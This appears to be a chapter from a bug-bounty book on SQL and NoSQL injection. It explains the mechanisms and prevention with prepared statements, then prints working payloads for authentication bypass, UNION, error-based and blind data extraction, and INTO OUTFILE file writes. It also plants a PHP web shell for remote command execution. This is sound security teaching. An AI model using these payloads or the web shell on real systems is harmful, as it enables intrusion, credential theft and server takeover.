11

SQL INJECTION

SQL is a programming language used to query or modify information stored within a database. A *SQL injection* is an attack in which the attacker executes arbitrary SQL commands on an application's database by supplying malicious input inserted into a SQL statement. This happens when the input used in SQL queries is incorrectly filtered or escaped and can lead to authentication bypass, sensitive data leaks, tampering of the database, and RCE in some cases.

SQL injections are on the decline, since most web frameworks now have built-in mechanisms that protect against them. But they are still common. If you can find one, they tend to be critical vulnerabilities that result in high payouts, so when you first start hunting for vulnerabilities on a target, looking out for them is still worthwhile. In this chapter, we will talk about how

to find and exploit two types of SQL injections: classic SQL injections and blind SQL injections. We will also talk about injections in NoSQL databases, which are databases that do not use the SQL query language.

Note that the examples used in this chapter are based on MySQL syntax. The code for injecting commands into other database types will be slightly different, but the overall principles remain the same.

Mechanisms

To understand SQL injections, let's start by understanding what SQL is. *Structured Query Language (SQL)* is a language used to manage and communicate with databases.

Traditionally, a *database* contains tables, rows, columns, and fields. The rows and columns contain the data, which gets stored in single fields. Let's say that a web application's database contains a table called Users (Table 11-1). This table contains three columns: ID, Username, and Password. It also contains three rows of data, each storing the credentials of a different user.

Table 11-1: The Example Users Database Table

ID	Username	Password
1	*admin*	t5dJ12rp$fMDEbSWz
2	*vickie*	password123
3	*jennifer*	letmein!

The SQL language helps you efficiently interact with the data stored in databases by using queries. For example, SQL `SELECT` statements can be used to retrieve data from the database. The following query will return the entire Users table from the database:

```
SELECT * FROM Users;
```

This query would return all usernames in the Users table:

```
SELECT Username FROM Users;
```

Finally, this query would return all users with the username *admin*:

```
SELECT * FROM Users WHERE Username='admin';
```

There are many more ways to construct a SQL query that interacts with a database. You can learn more about SQL syntax from W3Schools at *https://www.w3schools.com/sql/default.asp*.

Injecting Code into SQL Queries

A SQL injection attack occurs when an attacker is able to inject code into the SQL statements that the target web application uses to access its database, thereby executing whatever SQL code the attacker wishes. For example, let's say that a website prompts its users for their username and password, then inserts these into a SQL query to log in the user. The following POST request parameters from the user will be used to populate a SQL query:

```
POST /login
Host: example.com

(POST request body)
username=vickie&password=password123
```

This SQL query will find the ID of a user that matches the username and password provided in the POST request. The application will then log in to that user's account:

```
SELECT Id FROM Users
WHERE Username='vickie' AND Password='password123';
```

So what's the problem here? Since users can't predict the passwords of others, they should have no way of logging in as others, right? The issue is that attackers can insert characters that are special to the SQL language to mess with the logic of the query. For example, if an attacker submits the following POST request:

```
POST /login
Host: example.com

(POST request body)
username="admin';-- "&password=password123
```

the generated SQL query would become this:

```
SELECT Id FROM Users
WHERE Username='admin';-- ' AND Password='password123';
```

The -- sequence denotes the start of a SQL comment, which doesn't get interpreted as code, so by adding -- into the username part of the query, the attacker effectively comments out the rest of the SQL query. The query becomes this:

```
SELECT Id FROM Users WHERE Username='admin';
```

This query will return the admin user's ID, regardless of the password provided by the attacker. By injecting special characters into the SQL query, the attacker bypassed authentication and can log in as the admin without knowing the correct password!

Authentication bypass is not the only thing attackers can achieve with SQL injection. Attackers might also be able to retrieve data they shouldn't be allowed to access. Let's say a website allows users to access a list of their emails by providing the server a username and an access key to prove their identity:

```
GET /emails?username=vickie&accesskey=ZB6wOYLjzvAVmp6zvr
Host: example.com
```

This GET request might generate a query to the database with the following SQL statement:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie' AND AccessKey='ZB6wOYLjzvAVmp6zvr';
```

In this case, attackers can use the SQL query to read data from other tables that they should not be able to read. For instance, imagine they sent the following HTTP request to the server:

```
GET /emails?username=vickie&accesskey="ZB6wOYLjzvAVmp6zvr'
❶ UNION SELECT Username, Password FROM Users;-- "
Host: example.com
```

The server would turn the original SQL query into this one:

```
❶ SELECT Title, Body FROM Emails
  WHERE Username='vickie' AND AccessKey='ZB6wOYLjzvAVmp6zvr'
❷ UNION ❸SELECT Username, Password FROM Users;❹-- ;
```

The SQL `UNION` ❷ operator combines the results of two different `SELECT` statements. Therefore, this query combines the results of the first `SELECT` statement ❶, which returns a user's emails, and the second `SELECT` statement ❸, which, as described earlier, returns all usernames and passwords from the Users table. Now the attacker can read all users' usernames and passwords in the HTTP response! (Note that many SQL injection payloads would comment out whatever comes after the injection point ❹, to prevent the rest of the query from messing up the syntax or logic of the query.)

SQL injection isn't limited to `SELECT` statements, either. Attackers can also inject code into statements like `UPDATE` (used to update a record), `DELETE` (used to delete existing records), and `INSERT` (used to create new entries in a table). For example, let's say that this is the HTTP POST request used to update a user's password on the target website:

```
POST /change_password
Host: example.com

(POST request body)
new_password=password12345
```

The website would form an `UPDATE` query with your new password and the ID of the currently logged-in user. This query will update the row in the Users table whose ID field is equal to 2, and set its password to `password12345`:

```
UPDATE Users
SET Password='password12345'
WHERE Id = 2;
```

In this case, attackers can control the `SET` clause of the statement, which is used to specify which rows should be updated in a table. The attacker can construct a POST request like this one:

```
POST /change_password
Host: example.com

(POST request body)
new_password="password12345';--"
```

This request generates the following SQL query:

```
UPDATE Users
SET Password='password12345';-- WHERE Id = 2;
```

The `WHERE` clause, which specifies the criteria of the rows that should be updated, is commented out in this query. The database would update all rows in the table, and change all of the passwords in the Users table to `password12345`. The attacker can now log in as anyone by using that password.

Using Second-Order SQL Injections

So far, the SQL injections we've discussed are all first-order SQL injections. *First-order SQL injections* happen when applications use user-submitted input directly in a SQL query. On the other hand, *second-order SQL injections* happen when user input gets stored into a database, then retrieved and used unsafely in a SQL query. Even if applications handle input properly when it's submitted by the user, these vulnerabilities can occur if the application mistakenly treats the data as safe when it's retrieved from the database.

For example, consider a web application that allows users to create an account by specifying a username and a password. Let's say that a malicious user submits the following request:

```
POST /signup
Host: example.com

(POST request body)
username="vickie' UNION SELECT Username, Password FROM Users;--
"&password=password123
```

This request submits the username `vickie' UNION SELECT Username, Password FROM Users;--` and the password `password123` to the */signup* endpoint. The `username` POST request parameter contains a SQL injection payload

that would SELECT all usernames and passwords and concatenate them to the results of the database query.

The application properly handles the user input when it's submitted, using the protection techniques I'll discuss in the next section. And the string `vickie' UNION SELECT Username, Password FROM Users;--` is stored into the application's database as the attacker's username.

Later, the malicious user accesses their email with the following GET request:

```
GET /emails
Host: example.com
```

In this case, let's say that if the user doesn't provide a username and an access key, the application will retrieve the username of the currently logged-in user from the database and use it to populate a SQL query:

```
SELECT Title, Body FROM Emails
WHERE Username='USERNAME'
```

But the attacker's username, which contains SQL code, will turn the SQL query into the following one:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie'
UNION SELECT Username, Password FROM Users;--
```

This will return all usernames and passwords as email titles and bodies in the HTTP response!

Prevention

Because SQL injections are so devastating to an application's security, you must take action to prevent them. One way you can prevent SQL injections is by using prepared statements. *Prepared statements* are also called *parameterized queries*, and they make SQL injections virtually impossible.

Before we dive into how prepared statements work, it's important to understand how SQL queries are executed. SQL is a programming language, and your SQL query is essentially a program. When the SQL program arrives at the SQL server, the server will parse, compile, and optimize it. Finally, the server will execute the program and return the results of the execution (Figure 11-1).



Figure 11-1: Life of a SQL query

When you insert user-supplied input into your SQL queries, you are basically rewriting your program dynamically, using user input. An attacker can supply data that interferes with the program's code and alter its logic (Figure 11-2).



Figure 11-2: A SQL query that concatenates user input into the query before compilation will make the database treat user input as code.

Prepared statements work by making sure that user-supplied data does not alter your SQL query's logic. These SQL statements are sent to and compiled by the SQL server before any user-supplied parameters are inserted. This means that instead of passing a complete SQL query to the server to be compiled, you define all the SQL logic first, compile it, and then insert user-supplied parameters into the query right before execution (Figure 11-3). After the parameters are inserted into the final query, the query will not be parsed and compiled again.



Figure 11-3: A SQL query that concatenates user input into the query after compilation allows the database to distinguish between the code part and the data part of the SQL query.

Anything that wasn't in the original statement will be treated as string data, not executable SQL code, so the program logic part of your SQL query will remain intact. This allows the database to distinguish between the code part and the data part of the SQL query, regardless of what the user input looks like.

Let's look at an example of how to execute SQL statements safely in PHP. Say that we want to retrieve a user's ID by using their provided username and password, so we want to execute this SQL statement:

```
SELECT Id FROM Users
WHERE Username=USERNAME AND Password=PASSWORD;
```

Here's how to do that in PHP:

```
$mysqli = new mysqli("mysql_host", "mysql_username", "mysql_password", "database_name"); ❶

$username = $_POST["username"]; ❷
$password = $_POST["password"]; ❸
```

In PHP, we first establish a connection with our database ❶, and then retrieve the username and password as POST parameters from the user ❷ ❸.

To use a prepared statement, you would define the structure of the query first. We'll write out the query without its parameters, and put question marks as placeholders for the parameters:

```
$stmt = $mysqli->prepare("SELECT Id FROM Users WHERE Username=? AND Password=?");
```

This query string will now be compiled by the SQL server as SQL code. You can then send over the parameters of the query separately. The following line of code will insert the user input into the SQL query:

```
$stmt->bind_param("ss", $username, $password);
```

Finally, you execute the query:

```
$stmt->execute();
```

The username and password values provided by the user aren't compiled like the statement template, and aren't executed as the logic part of the SQL code. Therefore, if an attacker provides the application with a malicious input like this one, the entire input would be treated as plain data, not as SQL code:

```
Password12345';--
```

How to use prepared statements depends on the programming language you are using to code your applications. Wikipedia provides a few examples: *https://en.wikipedia.org/wiki/Prepared_statement*.

Another way of preventing SQL injections is to use an allowlist for allowed values. For example, the SQL `ORDER BY` clause allows a query to specify the column by which to sort the results. Therefore, this query will return all of the user's emails in our table, sorted by the Date column, in descending order:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie' AND AccessKey='ZB6wOYLjzvAVmp6zvr';
ORDER BY Date DESC;
```

If the application allows users to specify a column to use for ordering their email, it can rely on an allowlist of column names for the `ORDER BY` clause instead of allowing arbitrary input from the user. For example, the application can allow only the values `Date`, `Sender`, and `Title`, and reject all other user-input values.

Finally, you can carefully sanitize and escape user input. However, this approach isn't entirely bulletproof, because it's easy to miss special characters that attackers could use to construct a SQL injection attack. Special characters that should be sanitized or escaped include the single quote (') and double quote ("), but special characters specific to each type of database also exist. For more information about SQL input sanitization, read OWASP's cheat sheet at *https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html*.

Hunting for SQL Injections

Let's start hunting for SQL injections! Earlier in this chapter, I mentioned that we can classify SQL injections as either first order or second order. But there's another way of classifying SQL injections that is useful when exploiting them: classic SQL injections, and blind SQL. The approach to detecting and exploiting these differs.

Before we dive into each type, a common technique for detecting any SQL injection is to insert a single quote character (') into every user input and look for errors or other anomalies. The single quote is a special character in SQL statements that denotes the end of a query string. If the application is protected against SQL injections, it should treat the single quote as plain data, and inserting a single quote into the input field should not trigger database errors or change the logic of the database query.

Another general way of finding SQL injections is *fuzzing*, which is the practice of submitting specifically designed SQL injection payloads to the application and monitoring the server's response. We will talk about this in Chapter 25.

Otherwise, you can submit payloads designed for the target's database intended to trigger a difference in database response, a time delay, or a database error. Remember, you're looking for clues that the SQL code you injected can be executed.

Step 1: Look for Classic SQL Injections

Classic SQL injections are the easiest to find and exploit. In classic SQL injections, the results of the SQL query are returned directly to the attacker in an HTTP response. There are two subtypes: UNION based and error based.

Our email example earlier is a case of the UNION-based approach: an attacker uses the `UNION` operator to concatenate the results of another query onto the web application's response:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie' AND AccessKey='ZB6w0YLjzvAVmp6zvr'
UNION SELECT Username, Password FROM Users;-- ;
```

In this case, the server would return all usernames and passwords along with the user *vickie*'s emails in the HTTP response (Table 11-2).

Table 11-2: Emails That Result from Our Malicious Query

Title	Body
Finish setting up your account!	Please finish setting up your *example.com* account by submitting a recovery email address.
Welcome	Welcome to *example.com*'s email service
admin	t5dJ12rp$fMDEbSWz
vickie	password123
jennifer	letmein!

On the other hand, error-based SQL injection attacks trigger an error in the database to collect information from the returned error message. For example, we can induce an error by using the `CONVERT()` function in MySQL:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie' AND AccessKey='ZB6wOYLjzvAVmp6zvr'
UNION SELECT 1,
CONVERT((SELECT Password FROM Users WHERE Username="admin"), DATE); --
```

The `CONVERT(`*`VALUE, FORMAT`*`)` function attempts to convert *`VALUE`* to the format specified by *`FORMAT`*. Therefore, this query will force the database to convert the admin's password to a `date` format, which can sometimes cause the database to throw a descriptive error like this one:

```
Conversion failed when trying to convert "t5dJ12rp$fMDEbSWz" to data type "date".
```

The database throws descriptive errors to help developers pinpoint problems, but can also accidentally reveal information to outsiders if error messages are shown to regular users as well. In this example, the database points out that it has failed to convert a string value, `"t5dJ12rp$fMDEbSWz"`, to the `date` format. But `t5dJ12rp$fMDEbSWz` is the password of the admin account! By displaying a descriptive error message, the database has accidentally revealed a sensitive piece of information to outsiders.

Step 2: Look for Blind SQL Injections

Also called *inferential SQL injections*, *blind SQL injections* are a little harder to detect and exploit. They happen when attackers cannot directly extract information from the database because the application doesn't return SQL data or descriptive error messages. In this case, attackers can infer information by sending SQL injection payloads to the server and observing its subsequent behavior. Blind SQL injections have two subtypes as well: Boolean based and time based.

Boolean-based SQL injection occurs when attackers infer the structure of the database by injecting test conditions into the SQL query that will return either `true` or `false`. Using those responses, attackers could slowly infer the contents of the database. For example, let's say that *example.com* maintains a separate table to keep track of the premium members on the platform.

Premium members have access to advanced features, and their home pages display a `Welcome, premium member!` banner. The site determines who is premium by using a cookie that contains the user's ID and matching it against a table of registered premium members. The GET request containing such a cookie might look like this:

```
GET /
Host: example.com
Cookie: user_id=2
```

The application uses this request to produce the following SQL query:

```
SELECT * FROM PremiumUsers WHERE Id='2';
```

If this query returns data, the user is a premium member, and the `Welcome, premium member!` banner will be displayed. Otherwise, the banner won't be displayed. Let's say your account isn't premium. What would happen if you submit this user ID instead?

```
2' UNION SELECT Id FROM Users
WHERE Username = 'admin'
and SUBSTR(Password, 1, 1) ='a';--
```

Well, the query would become the following:

```
SELECT * FROM PremiumUsers WHERE Id='2'
UNION SELECT Id FROM Users
WHERE Username = 'admin'
and ❶SUBSTR(Password, 1, 1) = 'a';--
```

The `SUBSTR(`*`STRING, POSITION, LENGTH`*`)` function extracts a substring from the *`STRING`*, of a specified *`LENGTH`*, at the specified *`POSITION`* in that string. Therefore, `SUBSTR(Password, 1, 1)` ❶ returns the first character of each user's password. Since user 2 isn't a premium member, whether this query returns data will depend on the second `SELECT` statement, which returns data if the admin account's password starts with an `a`. This means you can brute-force the admin's password; if you submit this user ID as a cookie, the web application would display the premium banner if the admin account's password starts with an `a`. You could try this query with the letters `b`, `c`, and so on, until it works.

You can use this technique to extract key pieces of information from the database, such as the database version, table names, column names, and credentials. I talk more about this in "Escalating the Attack" on page 201.

A *time-based SQL injection* is similar, but instead of relying on a visual cue in the web application, the attacker relies on the response-time difference caused by different SQL injection payloads. For example, what might happen if the injection point from our preceding example doesn't return any visual clues about the query's results? Let's say premium members don't get a special banner, and their user interfaces don't look any different. How do you exploit this SQL injection then?

In many databases, you can trigger a time delay by using a SQL query. If the time delay occurs, you'll know the query worked correctly. Try using an `IF` statement in the SQL query:

```
IF(CONDITION, IF-TRUE, IF-FALSE)
```

For example, say you submit the following ID:

```
2' UNION SELECT
IF(SUBSTR(Password, 1, 1) = 'a', SLEEP(10), 0)
Password FROM Users
WHERE Username = 'admin';
```

The SQL query would become the following:

```
SELECT * FROM PremiumUsers WHERE Id='2'
UNION SELECT
IF(SUBSTR(Password, 1, 1) = 'a', SLEEP(10), 0)
Password FROM Users
WHERE Username = 'admin';
```

The `SLEEP(`*`SECONDS`*`)` function in MySQL will create a time delay in the response for the specified number of seconds. This query will instruct the database to sleep for 10 seconds if the admin's password starts with an `a` character. Using this technique, you can slowly figure out the admin's password.

Step 3: Exfiltrate Information by Using SQL Injections

Imagine that the web application you're attacking doesn't use your input in a SQL query right away. Instead, it uses the input unsafely in a SQL query during a backend operation, so you have no way to retrieve the results of injection via an HTTP response, or infer the query's results by observing server behavior. Sometimes there's even a time delay between when you submitted the payload and when the payload gets used in an unsafe query, so you won't immediately be able to observe differences in the application's behavior.

In this case, you'll need to make the database store information somewhere when it does run the unsafe SQL query. In MySQL, the `SELECT. . .INTO` statement tells the database to store the results of a query in an output file on the local machine. For example, the following query will cause the database to write the admin's password into */var/www/html/output.txt*, a file located on the web root of the target web server:

```
SELECT Password FROM Users WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'
```

We upload to the */var/www/html* directory because it's the default web directory for many Linux web servers. Then you can simply access

the information by navigating to the */output.txt* page on the target: *https://example.com/output.txt*. This technique is also a good way to detect second-order SQL injections, since in second-order SQL injections, there is often a time delay between the malicious input and the SQL query being executed.

Let's put this information in context. Say that when you browse *example.com*, the application adds you to a database table to keep track of currently active users. Accessing a page with a cookie, like this

```
GET /
Host: example.com
Cookie: user_id=2, username=vickie
```

will cause the application to add you to a table of active users. In this example, the ActiveUsers table contains only two columns: one for the user ID and one for the username of the logged-in user. The application uses an `INSERT` statement to add you to the ActiveUsers table. `INSERT` statements add a row into the specified table with the specified values:

```
INSERT INTO ActiveUsers
VALUES ('2', 'vickie');
```

In this case, an attacker can craft a malicious cookie to inject into the `INSERT` statement:

```
GET /
Host: example.com
Cookie: ❶user_id="2', (SELECT Password FROM Users
WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'));-- ", username=vickie
```

This cookie ❶ will, in turn, cause the `INSERT` statement to save the admin's password into the *output.txt* file on the victim server:

```
INSERT INTO ActiveUsers
VALUES ('2', (SELECT Password FROM Users
WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'));-- ', 'vickie');
```

Finally, you will find the password of the admin account stored into the *output.txt* file on the target server.

Step 4: Look for NoSQL Injections

Databases don't always use SQL. *NoSQL*, or *Not Only SQL*, databases are those that don't use the SQL language. Unlike SQL databases, which store data in tables, NoSQL databases store data in other structures, such as key-value pairs and graphs. NoSQL query syntax is database-specific, and queries are often written in the programming language of the application. Modern NoSQL databases, such as MongoDB, Apache CouchDB, and Apache Cassandra, are also vulnerable to injection attacks. These vulnerabilities are becoming more common as NoSQL rises in popularity.

Take MongoDB, for example. In MongoDB syntax, `Users.find()` returns users that meet a certain criteria. For example, the following query returns users with the username `vickie` and the password `password123`:

```
Users.find({username: 'vickie', password: 'password123'});
```

If the application uses this functionality to log in users and populates the database query directly with user input, like this:

```
Users.find({username: $username, password: $password});
```

attackers can submit the password `{$ne: ""}` to log in as anyone. For example, let's say that the attacker submits a username of `admin` and a password of `{$ne: ""}`. The database query would become as follows:

```
Users.find({username: 'admin', password: {$ne: ""}});
```

In MongoDB, `$ne` selects objects whose value is not equal to the specified value. Here, the query would return users whose username is `admin` and password isn't equal to an empty string, which is true unless the admin has a blank password! The attacker can thus bypass authentication and gain access to the admin account.

Injecting into MongoDB queries can also allow attackers to execute arbitrary JavaScript code on the server. In MongoDB, the `$where`, `mapReduce`, `$accumulator`, and `$function` operations allow developers to run arbitrary JavaScript. For example, you can define a function within the `$where` operator to find users named `vickie`:

```
Users.find( { $where: function() {
   return (this.username == 'vickie') } } );
```

Say the developer allows unvalidated user input in this function and uses that to fetch account data, like this:

```
Users.find( { $where: function() {
   return (this.username == $user_input) } } );
```

In that case, an attacker can execute arbitrary JavaScript code by injecting it into the `$where` operation. For example, the following piece of malicious code will launch a denial-of-service (DoS) attack by triggering a never-ending `while` loop:

```
Users.find( { $where: function() {
   return (this.username == 'vickie'; while(true){};) } } );
```

The process of looking for NoSQL injections is similar to detecting SQL injections. You can insert special characters such as quotes (' "), semicolons (;), and backslashes (\), as well as parentheses (()), brackets([]), and braces ({}) into user-input fields and look for errors or other anomalies. You can also automate the hunting process by using the tool NoSQLMap (*https://github.com/codingo/NoSQLMap/*).

Developers can prevent NoSQL injection attacks by validating user input and avoiding dangerous database functionalities. In MongoDB, you can disable the running of server-side JavaScript by using the `--noscripting` option in the command line or setting the `security.javascriptEnabled` flag in the configuration file to `false`. Find more information at *https://docs.mongodb.com/manual/faq/fundamentals/index.html*.

Additionally, you should follow the *principle of least privilege* when assigning rights to applications. This means that applications should run with only the privileges they require to operate. For example, when an application requires only read access to a file, it should not be granted any write or execute permissions. This will lower your risk of complete system compromise during an attack.

Escalating the Attack

Attackers most often use SQL injections to extract information from the database. Successfully collecting data from a SQL injection is a technical task that can sometimes be complicated. Here are some tips you can use to gain information about a target for exploitation.

Learn About the Database

First, it's useful to gain information about the structure of the database. Notice that many of the payloads that I've used in this chapter require some knowledge of the database, such as table names and field names.

To start with, you need to determine the database software and its structure. Attempt some trial-and-error SQL queries to determine the database version. Each type of database will have different functions for returning their version numbers, but the query should look something like this:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie'
UNION SELECT 1, @@version;--
```

Some common commands for querying the version type are `@@version` for Microsoft SQL Server and MySQL, `version()` for PostgreSQL, and `v$version` for Oracle. The `1` in the `UNION SELECT 1, DATABASE_VERSION_QUERY;--` line is necessary, because for a `UNION` statement to work, the two `SELECT` statements it connects need to have the same number of columns. The first `1` is essentially a dummy column name that you can use to match column numbers.

Once you know the kind of database you're working with, you could start to scope it out further to see what it contains. This query in MySQL will show you the table names of user-defined tables:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie'
UNION SELECT 1, table_name FROM information_schema.tables
```

And this one will show you the column names of the specified table. In this case, the query will list the columns in the Users table:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie'
UNION SELECT 1, column_name FROM information_schema.columns
WHERE table_name = 'Users'
```

All of these techniques are possible during classic and blind attacks. You just need to find a different way to fit those commands into your constructed queries. For instance, you can determine a database's version with a time-based technique like so:

```
SELECT * FROM PremiumUsers WHERE Id='2'
UNION SELECT IF(SUBSTR(@@version, 1, 1) = '1', SLEEP(10), 0); --
```

After you've learned about the database's structure, start targeting certain tables to exfiltrate data that interests you.

Gain a Web Shell

Another way to escalate SQL injections is to attempt to gain a web shell on the server. Let's say we're targeting a PHP application. The following piece of PHP code will take the request parameter named `cmd` and execute it as a system command:

```
<? system($_REQUEST['cmd']); ?>
```

You can use the SQL injection vulnerability to upload this PHP code to a location that you can access on the server by using `INTO OUTFILE`. For example, you can write the password of a nonexistent user and the PHP code `<? system($_REQUEST['cmd']); ?>` into a file located at */var/www/html/shell.php* on the target server:

```
SELECT Password FROM Users WHERE Username='abc'
UNION SELECT "<? system($_REQUEST['cmd']); ?>"
INTO OUTFILE "/var/www/html/shell.php"
```

Since the password of the nonexistent user will be blank, you are essentially uploading the PHP script to the *shell.php* file. Then you can simply access your *shell.php* file and execute any command you wish:

```
http://www.example.com/shell.php?cmd=COMMAND
```

Automating SQL Injections

Testing for SQL injection manually isn't scalable. I recommend using tools to help you automate the entire process described in this chapter, from SQL injection discovery to exploitation. For example, sqlmap (*http://sqlmap.org/*) is a tool written in Python that automates the process of detecting and exploiting

SQL injection vulnerabilities. A full tutorial of sqlmap is beyond the scope of this book, but you can find its documentation at *https://github.com/sqlmapproject/sqlmap/wiki/*.

Before diving into automating your attacks with sqlmap, make sure you understand each of its techniques so you can optimize your attacks. Most of the techniques it uses are covered in this chapter. You can either use sqlmap as a standalone tool or integrate it with the testing proxy you're using. For example, you can integrate sqlmap into Burp by installing the SQLiPy Burp plug-in.

Finding Your First SQL Injection!

SQL injections are an exciting vulnerability to find and exploit, so dive into finding one on a practice application or bug bounty program. Since SQL injections are sometimes quite complex to exploit, start by attacking a deliberately vulnerable application like the Damn Vulnerable Web Application for practice, if you'd like. You can find it at *http://www.dvwa.co.uk/*. Then follow this road map to start finding real SQL injection vulnerabilities in the wild:

1. Map any of the application's endpoints that take in user input.
2. Insert test payloads into these locations to discover whether they're vulnerable to SQL injections. If the endpoint isn't vulnerable to classic SQL injections, try inferential techniques instead.
3. Once you've confirmed that the endpoint is vulnerable to SQL injections, use different SQL injection queries to leak information from the database.
4. Escalate the issue. Figure out what data you can leak from the endpoint and whether you can achieve an authentication bypass. Be careful not to execute any actions that would damage the integrity of the target's database, such as deleting user data or modifying the structure of the database.
5. Finally, draft up your first SQL injection report with an example payload that the security team can use to duplicate your results. Because SQL injections are quite technical to exploit most of the time, it's a good idea to spend some time crafting an easy-to-understand proof of concept.